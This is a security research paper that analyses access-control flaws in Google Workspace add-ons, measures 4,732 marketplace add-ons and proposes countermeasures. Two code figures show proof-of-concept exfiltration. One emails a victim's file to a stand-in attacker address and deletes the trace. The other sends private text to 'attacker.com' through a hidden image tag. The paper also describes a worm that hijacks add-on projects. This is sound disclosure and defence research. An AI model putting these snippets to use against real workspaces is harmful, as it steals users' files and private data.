Is It Safe to Share Your Files? An Empirical Security Analysis of Google Workspace Add-ons

Liuhuo Wan
University of Queensland, Australia

Kailong Wang*
Huazhong University of Science and Technology, China

Haoyu Wang
Huazhong University of Science and Technology, China

Guangdong Bai*
University of Queensland, Australia

ABSTRACT

The increasing demand for remote work and virtual interactions has heightened the usage of business collaboration platforms (BCPs), with Google Workspace as a prominent example. These platforms enhance team collaboration by integrating Google Docs, Slides, Calendar, and feature-rich third-party applications (*add-ons*). However, such integration of multiple users and entities has inadvertently introduced new and complex attack surfaces, elevating security and privacy risks in resource management to unprecedented levels. In this study, we conduct a systematic study on the effectiveness of the *cross-entity* resource management in Google Workspace, the most popular BCP. Our study unveils the access control enforcement in real-world BCPs for the first time. Based on this, we formulate the attack surfaces inherent in BCPs and conduct a comprehensive assessment, pinpointing three vulnerability types leading to distinct attacks. An analysis of 4,732 marketplace add-ons reveals that approximately 70% are potentially vulnerable to these attacks. We propose robust countermeasures to improve BCP security, urging immediate action and setting a foundation for future research.

CCS CONCEPTS

• **Security and privacy** → **Web application security**.

KEYWORDS

Google Workspace; Add-ons; Sharing; Security vulnerabilities

ACM Reference Format:
Liuhuo Wan, Kailong Wang, Haoyu Wang, and Guangdong Bai. 2024. Is It Safe to Share Your Files? An Empirical Security Analysis of Google Workspace Add-ons. In *Proceedings of the ACM Web Conference 2024 (WWW '24), May 13–17, 2024, Singapore, Singapore.* ACM, New York, NY, USA, 10 pages. https://doi.org/10.1145/3589334.3645697

1 INTRODUCTION

Business Collaboration Platforms (BCPs) like Google Workspace [5] and Zoho Workspace [10] have become essential tools for both individual and group productivity, with Google Workspace alone having over two billion monthly active users [6]. These platforms offer a comprehensive suite of native products such as email, online document editors, spreadsheets, etc. They facilitate resource management through features like resource synchronization (e.g., uploading files to cloud drives), resource modification (e.g., editing documents online), and resource sharing (e.g., sharing files or folders). Beyond individual use, BCPs further enable collaborative interactions, allowing users to assume roles like viewers, editors, or commenters. Extending beyond their native applications, BCPs further enhance productivity by allowing seamless integration of third-party applications, known as *add-ons*. These add-ons can interact with user data through triggers and APIs provided by the BCPs, enabling functionalities like inserting mathematical equations into document editors and sending Gmail notifications based on data in spreadsheets.

The prevalence of BCPs underscores the critical need for robust security measures to protect sensitive data and operations. However, certain design choices in these platforms have unintentionally heightened security risks. Firstly, an unrestricted trust in Google's vetting process and a false sense of security have led users to confidently grant add-ons access permissions [15]. This often leads users to assume that it is natural for add-ons to request and obtain sensitive permissions, without raising any concerns or doubts about potential security risks. Secondly, the all-or-nothing permission model in these platforms further complicates the situation. Users are often unable to selectively disable unwanted permissions, even when they recognize that an add-on is requesting more permissions than necessary, a concern that has been documented in prior research [22]. Thirdly, the server-side implementation of add-ons is largely invisible to users and analysts, limiting the ability to rigorously monitor or scrutinize the behavior of these add-ons. These design choices collectively create a complex landscape of security vulnerabilities that require immediate attention.

Despite a few efforts in the literature [22, 53], analyzing the security aspects of BCP add-ons is a formidable task, marked by several intricate challenges that defy traditional analytical approaches. First and foremost, the diversity of resource types, each with distinct characteristics, renders it difficult to implement a one-size-fits-all effective security analysis technique. This complexity not only complicates the understanding of potential vulnerabilities but also highlights the inadequacy of current designs that often treat different types of resources similarly. Second, the complexity of the interaction model in BCP add-ons, which includes multiple user roles and access modes, requires exhaustive simulation efforts to identify and understand potential security risks. Third, the close-knit nature of the BCP ecosystem presents unique challenges. Traditional security methods like static code analysis and dynamic injection

*Corresponding authors: Kailong Wang (wangkl@hust.edu.cn) and Guangdong Bai (g.bai@uq.edu.au)

WWW '24, May 13–17, 2024, Singapore, Singapore
© 2024 Copyright held by the owner/author(s). Publication rights licensed to ACM.
ACM ISBN 979-8-4007-0171-9/24/05…$15.00
https://doi.org/10.1145/3589334.3645697

execution, which work in other scenarios [38, 51], are ineffective in BCPs. More specifically, the feasibility of static analysis is significantly hampered in the absence of direct access to the source code. Similarly, dynamic testing faces challenges with unobservable UI component actions on the client side, a common characteristic in modern web applications. In these applications, user interactions with UI elements are processed on servers like those owned by Google, where method stubs are executed. The results are sent back to the client, offering limited visibility for dynamic testing purposes. Thus, addressing these challenges requires novel security analysis strategies tailored to the unique characteristics of BCPs.

Our work. To address the multifaceted challenges, our work takes a three-pronged approach summarized as follows:

- **Comprehensive Feature Characterization.** We characterize features for different types of resources and access modes, aiming to understand the precise mechanisms governing data access and permission requests. This foundational step allows us to navigate the complex landscape of diverse resources effectively.
- **Identification of Vulnerabilities and Proof of Concepts.** We conduct manual inspections of both native and add-on applications hosted on BCPs, focusing on their cross-application and cross-user data flows. This in-depth analysis enables us to scrutinize the intricate interaction models that BCPs offer. Building on these insights, we identify three distinct vulnerabilities and develop Proof of Concepts (PoCs) to confirm the potential for unauthorized access to sensitive user data circulating within BCPs.
- **Large-Scale Systematic Study.** To evaluate our approach, we conducted a large-scale systematic study on the representative BCP Google Workspace [1], considering its unparalleled popularity, large market share (around 70% [7]) and user base. From the analyzed 4,732 Google Workspace add-ons, we find over 70% of add-ons suffer from at least one vulnerability that could lead to realistic attacks.

Attack at glance. More specifically, we find that the initial vetting process [9] implemented by Google Workspace may ensure the benign nature of add-ons, but 1) subsequent unnotified code modifications after vetting. 2) Add-ons published in private domains without vetting can pose security risks. We have identified three types of attacks where malicious add-ons can bypass access control due to design flaws in BCPs. They all target protected resources.

- **Resource Metadata Concealment Attacks.** BCPs support different access control models for user access isolation and add-on access isolation. However, there exists inconsistency between these two access control models. We demonstrate how malicious add-ons can exploit this inconsistency to bypass the information concealment mechanism designed for user isolation. Our proof-of-concept attacks include stealing resource collaborators' IDs, source, parent folder content (when the user acts as the viewer), and the name (when the user has no access).
- **App-to-App Control Hijacking.** BCPs support access to user-developed add-on projects, including code stored on Google servers. However, the protection of user-developed add-on projects (referred to as victims) is limited, creating opportunities for malicious add-ons to gain access. A malicious add-on can exploit exposed interfaces to acquire edit permissions for victim add-ons, enabling the manipulation of the source code. Consequently, this can lead to a hijacking attack, transforming initially benign victim add-ons into malicious ones.
- **Resource Access Attacks.** BCPs support add-ons to perform actions on behalf of users. For example, add-ons can add and remove collaborators or send emails on behalf of the user. We demonstrate how malicious add-ons can disrupt the normal functioning of the user resource sharing, steal private resources stored in the user's workspace, and even access the user's confidential secrets.

[1]All references to BCPs in the following section pertain to Google Workspace, unless otherwise specified.

Table 1: Summary of resources and their protection mechanism.

Resource	Permission	Example APIs
	Triggers	
Drive Files	scriptapp:LIMITED	onOpen, onEdit
	scriptapp:FULL	onChange
Form	scriptapp:FULL	FormSubmit
Web App	N/A	doGet
	N/A	doPost
Installable Triggers	N/A	ScriptApp.newTrigger
	N/A	onTrigger
	APIs Call	
Calendar	calendar.readonly	getAllCalendars
	calendar	subscribeToCalendar
Gmail	mail	getMessages
	mail	sendEmail
Drive Files	drive.readonly	getFileContent
	drive	createFolder
Forms	forms.currentonly	getActiveForm
	forms	create
Sheet	spreadsheets.currentonly	getSelection
	spreadsheets	create

Ethics and Disclosure All our experiments were conducted using test accounts and within a controlled workspace where the authors were the only members. The proof-of-concept malicious add-ons were solely installed in this controlled workspace, with access limited to specific resources. We did not distribute these malicious add-ons to other workspaces or the public marketplace. All our attacks were confined to the authors' testing accounts and did not impact Google users or resources. We promptly disclosed our findings, including PoCs to Google, and received acknowledgment subsequently. We have subsequently proposed mitigation to minimize the impacts on the community.

2 BACKGROUND

2.1 Resources in BCPs

All resources (e.g. Google Docs, Sheets, Slides, Forms, and even Gmail) in Google Workspace can be treated as files and uniquely identified by specific URLs provided by Google. For example, a Google Doc resource can be identified by the URL shown in Figure 1.



https://docs.google.com/document/d/1GOWQ1wxDHpTRP6TQb8EbIQZN4DLILz0zIH1rLFDRbjw/
domain name
resource type
resource id

Figure 1: An example of resource URL

Table 2: User roles

None	The user cannot access the file.
Viewer	The user will only be able to view the file, but not edit anything.
Commenter	The user can view and comment on the file.
Editor	The user can edit the file.
Owner	This is a special role that is given to the creator of the file. Owners can permanently delete the file.


This resource identifier provides great convenience for the powerful sharing feature supported by BCPs. Utilizing this distinctive identifier, users can seamlessly share their resources and engage in real-time collaborative resource editing, thus obviating the need for redundancy in resource distribution. BCPs provide online editing features for resources, allowing users to edit and comment on specific resources for official collaboration. The resource is protected by the access control model (detailed soon) provided by BCPs. By entering the unique URL of the resource in the browser, Google verifies the permission level and roles of the current user (identified by Google account) and returns the corresponding response.

Besides real users, add-ons can also access resources through user delegation. With granted permission scopes from users, add-ons can access and manipulate the resource stored in the user's workspace. In this paper, we distinguish between the access control design for real users, referred to as "user-mode", and the access control design for add-ons, denoted as "add-on-mode".

2.2 Resource Access Modes

Access Control under User-Mode. For resources in BCPs, a user would be given resource access privilege that targets the specific level of permission [3], based on the following five defined roles shown in Table 2. As the name suggests, viewers are only able to view the content of the resource without any additional permissions. Editors, on the other hand, can directly modify the content of the resource. In particular, ***the owner*** can assign different roles to specific groups of people during resource sharing. Google Workspace provides two modes for resource sharing, **restricted** and **general** access. Under the restricted mode, only people with access (explicitly added through their Google account, depicted in the upper part of Figure 2) can open the resource with the link. Users would receive a Gmail notification with the access link attached under the restricted mode. Under the general mode, anyone on the Internet with the link can view, comment, or edit the resource. These two modes are not mutually exclusive: the owner can utilize the restricted mode to set diverse and higher-privilege sharing among a small group of people (e.g. collaboration on the resource with edit permission), while simultaneously utilizing the general mode to distribute resources to more audience with fewer privileges (e.g., view-only access to guidelines among conference registrants).

Access Control under Add-on-Mode. The access control model under add-on-mode controls whether or not an add-on has access to various resources in a workspace. An add-on must first declare a


Share 'File_Sharing'

Add people and groups

People with access

TestBot anonymous
testbot.anonymous@gmail.com
Owner

First_Space
Space in Google Chat
Editor

General access

Anyone with the link
Anyone on the Internet with the link can view
Viewer

Figure 2: Two modes of resource sharing

set of *permission scopes* it requires, with each scope representing the permission to read or write a type of resource. However, these scopes are statically defined by Google and are typically coarse-grained [22]. For example, two permission scopes for Drive files are provided by Google in Table 1. The add-on can view all Drive files by specifically requesting the *drive.readonly* permission. Meanwhile, it can view, edit, create, or delete Drive files by simply requesting the generic *drive* permission. When an add-on is executed and tries to read or write the resource, the declared permission scopes of the add-on would be re-checked to ensure the proper resource access.

3 METHODOLOGY

3.1 Attack Model

Based on our analysis of the access control models, we assume that the attacker has targeted a workspace or resources in the workspace. The attacker could be a malicious user that tries to inspect a shared file (not owned by this malicious user), or a malicious add-on that has tricked one of the users (referred to as the victim) to install. We believe this is a reasonable assumption, because (1) As a malicious user, the attacker can write his customized add-on and install it into his own workspace without the vetting process [9]. Utilizing this customized add-on, the attacker tries to escape the access control isolation under user-mode. (2) As a malicious add-on, it can easily mimic a legitimate add-on by providing normal features while retaining the capability for launching malicious actions (to be detailed later in Section 4-6). This attack model is realistic due to the add-on's *invisible server-side implementations* and the victim's *trust in Google*. Even with an initial vetting process in place, add-ons can still become malicious post-vetting (e.g., insert malicious code fragments during an update that can run in the background without the user noticing) since Google does not mandate ongoing code audits after the initial review [4, 9].

3.2 Security Vulnerabilities

Although Google provides comprehensive **Access Control Models** under user-mode and add-on-mode, we have identified three design vulnerabilities in the BCP access control models that violate established security principles. These principles, summarized from




Figure 3: Overview of security analysis methodology

security literature [45, 53], are intended to be general guidelines for BCPs to adhere to. The demonstration is shown in Figure 3.

Vulnerability ❶. The access control models under user-mode and add-on-mode are inconsistent as shown in Figure 3, and the isolation is not thorough. Google provides five user roles for file sharing, while the add-on has only two permission groups (view or all). This gap allows the add-on to bypass certain isolations designed for user-mode. For example, viewers under the general mode are unable to see the file's metadata (e.g., owner ID and editor ID). Such a mechanism is crucial for access control management since owners may not want to disclose their personal data [4, 33] along with the document content. Because under the general mode, anyone with the link can access this file and the file may reach untrusted persons. However, the add-on can easily bypass such protection utilizing even the least-privilege view permission (examples provided in Section 4). This inconsistency undermines the existing isolation, caused by the coarse-grained access control of the add-on and violates the principle of *least privilege*.

Vulnerability ❷. BCPs lack diverse protection mechanisms for different resources. Currently, diverse resources in BCPs share one similar protection mechanism. Resources like Google Docs or Sheets with similar features can share the open (sharing among others) but less secure mechanism. Whereas, resources like add-on projects with code [9] should be protected with a more secure mechanism. However, under the current design, the add-on code can also be shared as a file (example provided in Section 5), just like Google Docs or Sheets. This lack of diverse protection mechanisms in BCPs violates the principle of *least common mechanism*.

Vulnerability ❸. The ownership of actions on files is not properly tracked or enforced. The add-on can act on behalf of the user and Google would not differentiate the action source, whether an action is made by the real user or delegated by the add-on. The lack of operation ownership tracking brings in a security vulnerability in BCPs, especially considering the sharing feature (example provided in Section 6). When the ownership is absent, the principle of *complete mediation* is violated and leads to privilege escalation.

These three security issues are all introduced by the current design of BCPs. In Section 7, we will discuss the countermeasures to mitigate these issues.

3.3 Identifying Security Exploits

We perform experimental security analysis [16, 22, 53] on Google Workspace to find how a malicious user or add-on, as defined in our attack model, could exploit these three security vulnerabilities. Our methodology is structured around a three-step approach: (1) identifying potential abusing APIs[2]; (2) constructing proof-of-concept malicious add-ons utilizing the APIs in step (1) to assess the feasibility of the attack; (3) scrutinizing the current add-on marketplace to understand the prevalence of such attacks.

Exploiting Vulnerability ❶. We simulate all interactions that occur between users (assuming different roles) and resources as shown in Figure 3. If we observe any discrepancies when users assume different roles, we screen the official APIs to identify potential candidates for abuse. We then develop the corresponding malicious add-on and install it into the user's workspace. The user then employs this add-on to determine whether they can circumvent the access control model to obtain concealed information.

Exploiting Vulnerability ❷. We enumerate all files and their respective types using the general API `DriveApp.getFiles()`. During this process, we encounter various file types such as PDFs, images, compressed archives, and unknown file formats. While all of these files can be shared similarly to native types (e.g., Google Docs, Sheets, Slides), the majority of them cannot be edited. Consequently, we further scrutinize them to identify files that are editable to launch additional attacks, as illustrated in Figure 3.

Exploiting Vulnerability ❸. We analyze the typical data flows within BCPs, including cross-user scenarios (e.g., from the owner to the editor) and cross-app scenarios (e.g., from Google Sheet to Gmail). Drawing upon relevant literature [16, 22, 34, 36, 53], concerning potential attacks resulting from inadequate ownership tracking, we examine whether these attacks can be executed using the available APIs.

4 RESOURCE METADATA CONCEALMENT ATTACKS

Google provides various mechanisms for information concealment in restricted and general modes. While all participants have access to the shared resource content, participants who join under the general mode cannot view the *"version history"* or *"collaborators' accounts"* of the resource compared to those who join under the restricted mode. As illustrated on the left side of Figure 4, the *version history* option is currently disabled (grayed out) under the general mode. However, participants who join under the restricted mode can click the button and view the details of the version history (the right side of Figure 4). The version history contains a list of useful logs detailing "who modified this file at which time" among the resource collaborators. Google offers this "Information Concealment" mechanism as a protective measure, particularly since resources shared under the general mode are exposed to a large audience [3]. This exposure may include individuals whom the owner did not anticipate accessing the resource, necessitating the concealment of both the owner's and collaborators' information [4, 32, 33, 40].

However, the "Information Concealment" can be easily compromised by exploiting the **Vulnerability ❶**, resulting in information leakage. We term this exploit *resource metadata concealment attacks*. Attackers can leverage this vulnerability to access concealed information from resources owned by others, which should not be

[2]The official APIs list available at: https://developers.google.com/apps-script/reference




Figure 4: Version history of the resource. Left side: general mode, right side: restricted mode

accessible to them. This not only leads to straightforward information leakage but also opens channels for further exploitation. For instance, attackers may engage in phishing attacks [14] by utilizing the stolen information, highlighting another research direction: social engineering [28]. In this section, we specifically focus on discussing resource metadata concealment attacks.

①**Collaborators Knowledge.** Google implements features for restricting resources shared through the general mode. The first feature is that resource metadata is hidden from collaborators under general mode. The second feature is that all collaborators joining under general mode are displayed anonymously. For example, in Figure 4, the attacker is unable to view the version history and collaborators' information. Whereas, the attacker can exploit APIs (e.g., `getOwner()`, `getViewers()`, `getEditors()`, and `getCommentors()`) exposed to add-ons, thereby bypassing the "Information Concealment Mechanism". Our experiments show that this attack can succeed even when the attacker has the least privilege (viewer in BCPs). For example, we retrieved all personal Gmail IDs of collaborators from a private lab by accessing public Google documents listed on their official website. Then, we successfully used the acquired private Gmail IDs to send phishing emails as impersonated individuals.

②**Resource Source Knowledge.** When a resource like a Google Doc is created within a Google Chat Channel, all members of that chat are automatically added as collaborators (editors by default) of the resource. For example, in Figure 2, the Google Chat named *First Space* is added as the editor of the resource named "File Sharing". Each Google Chat has a unique identifier (e.g., hangouts-chat-24cda2cb45c0XXXX@chat.google.com), which attackers can easily obtain using the same methodology described in ①. Interestingly, this chat ID is also concealed from collaborators who join under restricted mode. Leveraging this chat ID, we were able to successfully add a file containing phishing links and advertisements to the BCP Drives of all members in *First Space* without raising any alerts.

③**Resource Parent Folder Knowledge.** A folder is also regarded as a type of resource and can be shared in a similar manner to a file. Users have the option to share a folder, which contains a list of files, and the individual files within the folder with different user roles. In our experiment, we created a folder containing a list of salary reports for different employees. The folder was shared with the manager, while each file was shared with the respective employee. This setup ensures that each employee can only access their own salary report. The multi-user isolation works well under the restricted mode. However, under the general mode, an attacker can exploit the API exposed to add-ons, `getParents()`, to obtain the unique link URL of the parent folder and access all the salary reports, similar to the manager's access (anyone with the link in general mode can access the resources, as mentioned in Section 2.2).

④**Resource Name Knowledge.** Users often establish links to multiple resources within the context of the current edited resource. For example, a user might insert a URL link to a Google Sheet into the Google Doc they are editing. The access control isolation functions effectively when users navigate from the Doc to the Sheet, as Google verifies whether the user has the privilege to view or edit the Sheet. However, we have observed that Google performs link unfurling of the inserted resource links. Specifically, Google replaces the URL link with a text hyperlink, displaying the name of the resource as clickable text. In this scenario, the name of the Google Sheet is exposed to all participants of the Doc, even if the participant belongs to the "none" group (refer to Table 2) for the Google Sheet.

5 APP-TO-APP CONTROL HIJACKING

Developers are required to develop their add-ons through the standard process outlined by Google [2] and within the constraints of Google Cloud projects. All add-on projects are stored and managed by Google Cloud rather than third-party servers. Despite being constructed as Google Cloud projects, they are also integrated into the Google Drive of the developers. This lack of thorough isolation renders them susceptible to a specific type of worm attack [35].

Worm Attack. A worm attack is a self-replicating malware that spreads independently across computer systems and networks, exploiting vulnerabilities to gain unauthorized access and potentially causing harm or disruption [35]. The key characteristics of a worm attack are self-replication, autonomous spreading, and the potential for harm to computer systems and networks.

In the BCP workspace, all resources are stored as file types (refer to Section 2.1) and can be accessed through the API interface `DriveApp.getFiles()`. In our experiment, we were surprised to discover that the add-on project is also stored as a common type of file. Further, the access control mechanism does not differ between add-on projects and Google Docs, Sheets, Slides, etc as we discussed in **Vulnerability** ❷. This design flaw enables malicious add-ons to control other benign add-ons, which we refer to as victim add-ons. To elaborate, the malicious add-on first attempts to enumerate all files stored in the user's Drive and filter out the victim add-ons. This filtering is straightforward because add-on projects stored in Google Drive have a special file type, `Google Apps Script`. Subsequently, the malicious add-on can utilize the interface `addEditor(attacker emailAddress)` to gain control over the victim add-on. It is important to note that both the enumeration and the addition of editors are silent and do not trigger any notifications or permission prompts in the BCP workspace. The example of malicious code fragments are detailed in Appendix A.2.

We demonstrate the worm attack using the attacker's view. Once the developer of the victim add-on installed this malicious add-on, the attacker would be automatically invited as the editor of all victim add-ons owned or collaborated by this developer. Then the attacker can insert this malicious worm attack code fragment into victim add-ons and distribute the polluted victim add-ons to their users. It is important to note that users receive no notification when only code fragment updating [8] happens to the already installed add-ons. That means users have no awareness or control over the version update of add-ons. The polluted add-ons can continue to utilize the malicious code to scan and pollute more victim add-ons stored in the new workspace. It involves self-replication, autonomous spreading, and the potential harm to BCPs and users. Consequently, we name it a worm attack. Besides, the attacker's capability to modify the victim add-on enables extensive exploitation alongside this worm attack. For example, certain add-ons may have a purchase option (437 add-ons in the market store) that the attacker can manipulate and redirect funds for illicit profits.

6 RESOURCE ACCESS ATTACKS

BCPs provide resource access and manipulation interfaces for add-ons to perform actions on behalf of users. Examples of these features include enumeration of all files, searching files based on name, getting the content of specific files, adding or removing collaborators from the file, etc. In this section, we discuss how a malicious add-on exploits interfaces and poses attacks to the BCP workspace or users. Specifically, we find three types of attacks that impede the basic feature of the BCP workspace and bring in resource leakage.

6.1 Disruption of Sharing Attack

Resource sharing is a fundamental feature provided by BCPs, bringing great convenience to users. Add-ons can utilize exposed interfaces such as `getViewer()`, `addViewer()`, and `removeViewer()` to manage collaborators. It is worth noting that BCPs do not differentiate between actions initiated by add-ons and those by actual users when adding or removing collaborators. This security design flaw (**Vulnerability ❸**) can lead to attacks that disrupt or even halt the normal functioning of BCPs. By exploiting this vulnerability, attackers can make it difficult or impossible for owners to share their resources with others, a scenario we refer to as the *disruption of sharing attack*.

To automate the disruption of sharing attack, the attacker must have the capability to subscribe to events of a new viewer/commentor/editor being added to the resource. Although Google does not provide such an event notification mechanism, it can be simulated using the native trigger callbacks offered by Google. Specifically, the attacker can create a function that uses one of the reserved function names, referred to as triggers, listed in Table 1. For example, the function `onOpen(event)` is triggered when a user opens a spreadsheet, document, presentation, or form that they have permission to edit. We utilize the `onOpen(event)` trigger as an indicator that a new viewer/commentor/editor has been added

```
1  // normal code
2  var receiverEmail = SpreadsheetApp.cell.getValue();
3  GmailApp.sendEmail(receiverEmail, 'XXX␣has␣updated␣this␣spreadsheet,
       ␣please␣check');
4
5  // information leakage
6  var attackerEmail = 'attacker@email.com' ;
7  var file = DriveApp.getFileByName(SpreadsheetApp.getActiveSheet().
       getName());
8  GmailApp.sendEmail(attackerEmail, 'This␣is␣a␣private␣file␣of␣the␣
       victim', 'Please␣see␣the␣attached␣file.', {
9      attachments: [file.getAs(MimeType.PDF)],
10     htmlBody: htmlFragment,
11 })
12 GmailApp.moveMessagesToTrash(attackerMessage)
```

Figure 5: Code example: information leakage

and has opened the resource. When this trigger is fired, the attacker can use `getViewers()`, `getCommentors()`, and `getEditors()` to fetch all collaborators and then remove them utilizing APIs like `removeViewer()`. Neither the resource owner nor the invited collaborators receive any notification when being removed by attackers, thus hindering the fundamental sharing feature of BCPs. Our study shows that when a document is shared with a malicious add-on granted editor permissions, the attacker can remove all collaborators from the document without authorization from the actual owner. This can occur regardless of whether the resource owner has installed the malicious add-on or not.

6.2 Email-based Information Leakage

BCPs allow add-ons to send emails on behalf of users, which presents a vulnerability (**Vulnerability ❸**). We exploit this vulnerability to execute email-based attacks, enabling the exfiltration of private information to an attacker-controlled server. The malicious add-on creator crafts an email encoding the private information of victims and sends it to an attacker-controlled server without the necessary permission, such as *create a network connection to external service*, as Google Workspace strictly controls access to connected applications via allowlisting [4].

Resource Leakage. BCPs enable the add-ons to connect different host-apps and provide the cross-app data flow (see the definition in Section 3.3). This cross-app feature makes BCPs susceptible to attacks by malicious add-ons, including leakage about the resource content.

Figure 5 illustrates a file leakage attack that occurs even without a web connection to the third-party. When the user utilizes the add-on to send an update notification to a specific recipient (stored in the selected cell) through Gmail, add-on can stealthily send a copy of the resource (lines 6-11) to attackers without the user's awareness. Moreover, the malicious add-on can promptly delete the trace of this suspicious email (line 12) once the attack is complete. Due to the feature of invisible code implementation, this attack is challenging to detect from the user's perspective.

URL Markup Attack. Although BCPs permit developers to embed customized HTML fragments [1] into the email body, as demonstrated in line 10 of Figure 5, Google would pre-process the HTML code and is resilient to code injection attacks such as XSS

```
var privateText = receiver + ':' + text;
var img = '<img␣src=\"https://attacker.com?' + privateText + '\"
        style=\"width:0px;height:0px;\">'
GmailApp.sendEmail(receiver, normalBody, text, {
    attachments: [file.getAs(MimeType.PDF)],
    htmlBody: customizedHtmlBody,
    inlineImages: img,
})
```

Figure 6: Code example: URL markup attack

attacks [27]. However, we have discovered that they are vulnerable to a type of URL markup attack [16].

The URL markup attack depicted in Figure 6 involves creating an HTML image tag with a link to an invisible image, with the attacker's URL parameterized on some user private information. The exfiltration is then executed by a web request upon processing the markup by an email reader. In our experiments, we utilized Gmail to validate the attack. We set up a monitoring script that, upon receiving a request in the form of *https://attacker.com?privateText*, logs the URL parameter *privateText* and forwards an image as a response to the original request from BCPs. This 0×0 image, invisible to humans, provides a channel for stealthy exfiltration, as previously demonstrated in related research [16].

7 ROOT CAUSE ANALYSIS AND COUNTERMEASURES

7.1 Root Causes

We summarize the root causes of each attack in Table 3. The inconsistency between user-mode and add-on-mode access control systems (**Vulnerability ❶**) is the root cause of resource metadata concealment attacks. The lack of customized security protection for sensitive resources, specifically add-on projects (**Vulnerability ❷**), is the main cause of the app-to-app control hijacking. Furthermore, the absence of operation ownership tracking (**Vulnerability ❸**) during actions like adding or removing collaborators allows the malicious add-on to mimic real user behavior and launches resource access attacks.

7.2 Measurements

We conduct an empirical measurement study to understand the potential security implications of the attack vectors discussed in Section 4, 5 and 6) in the Google Marketplace [5]. We crawl publicly accessible information of all 4,732 add-ons without any selection criteria, including descriptions, user reviews, and permission scopes. Our analysis focuses on evaluating whether the current requested permission scope includes the prerequisites listed in Table 3. Note that our goal is not to prove that these add-ons are malicious. Instead, our objective is to assess the capabilities granted by different permission scopes and their potential exploitation for malicious purposes. This approach facilitates a sound analysis, even if add-ons are closed-source, as we can subsequently confirm that these add-ons possess the prerequisite permissions to potentially execute attacks [22].

Our findings reveal that 3,504 of these add-ons are susceptible to resource metadata concealment attacks, 672 are vulnerable to the worm attack, 3,184 are at risk of the disruption of sharing attack, 92 may fall prey to the resource leakage attack, and 305 could be targeted by the URL markup attack, as illustrated in Table 3. Notably, the most fundamental permission, which grants access to view resources, renders the majority of add-ons susceptible to resource metadata concealment attacks. Additionally, 14% of the add-ons exhibit the potential to initiate a worm attack, which, in theory, could result in the most significant impact. The distribution of these vulnerable add-ons is depicted in Figure 7 in Appendix A.1.

7.3 Countermeasures

We discuss countermeasures against attacks. We clarify that resource metadata concealment attacks are solely attributed to design flaws, leaving no recourse other than rectifying these shortcomings. We emphasize that these countermeasures represent specific remedies for the existing state of BCPs, addressing its deviations from established security principles. We aim for these countermeasures to effectively mitigate vulnerabilities and secure users' resources against potential attacks.

7.3.1 Tracking the Flow. To launch these attacks, malicious add-ons must gain access to the relevant resource either directly (by being added as a viewer or editor) or indirectly (resources sent through Gmail). Then tracking data flow would be a precise way to identify malicious code fragments.

Black- and Whitelisting URLs. Private information can potentially be exfiltrated through the URL markup attack, by inspecting the parameters of requests sent to the attacker-controlled servers. To enforce security policies effectively, the whitelist-based URL mechanism is deemed suitable in the BCP scenario.

Invariants. Malicious add-ons may expose their invariants such as email addresses and websites. Detecting these invariants can aid BCPs in identifying potential malicious add-ons with minimal manual efforts, which would otherwise require vetting for each update. In addition, constant variables can also be regarded as invariants. These constants may flow into other variables and could finally lead to approval of the attacker's access to resources in BCPs. Previous research [30, 49] has illustrated the feasibility of extracting these invariants from code. The following is a simplified example in first-order logic (FOL) that expresses the property that a variable $myVar$ is a string constant:

$$\forall x : myVar. \quad IsString(x) \land IsConstant(x)$$

BCPs can leverage these integrated methodologies such as tracking invariants as indicators of malicious forwarding. Each time add-ons update their code, a thorough scan of data flow through taint analysis is essential.

7.3.2 Diverse Protection Mechanism for Resources. To mitigate the worm attack, BCPs must establish a customized protection mechanism for sensitive resources like add-on projects. In theory, the current access control architecture should be re-designed and implemented. Ideally, BCPs should minimize the others' access to these add-on projects. With the least effort, the sharing API `addEditor()` can be called by arbitrary add-ons (with prerequisites satisfied)

Table 3: A summary of BCPs attacks

Attack	Prerequisites	Root Causes	Vulnerable Add-ons
Resource Metadata Concealment Attacks			
-Collaborators	Permission to view the resource	**Vulnerability 1**	3504
-Resource Source	Permission to view the resource	**Vulnerability 1**	3504
-Resource Upper Structure	Permission to view the resource	**Vulnerability 1**	3504
-Resource Name	No requirement	N/A	N/A
App-to-App Control Hijacking			
-Worm Attack	Permission to view & add editors into the add-on project	**Vulnerability 2 & 3**	672
Resource Access Attacks			
-Disruption of Sharing	Permission to view & remove collaborators into the resource	**Vulnerability 3**	3184
-Email-based Information Leakage			
· Resource Leakage	Permission to send email & view the resource	**Vulnerability 3**	92
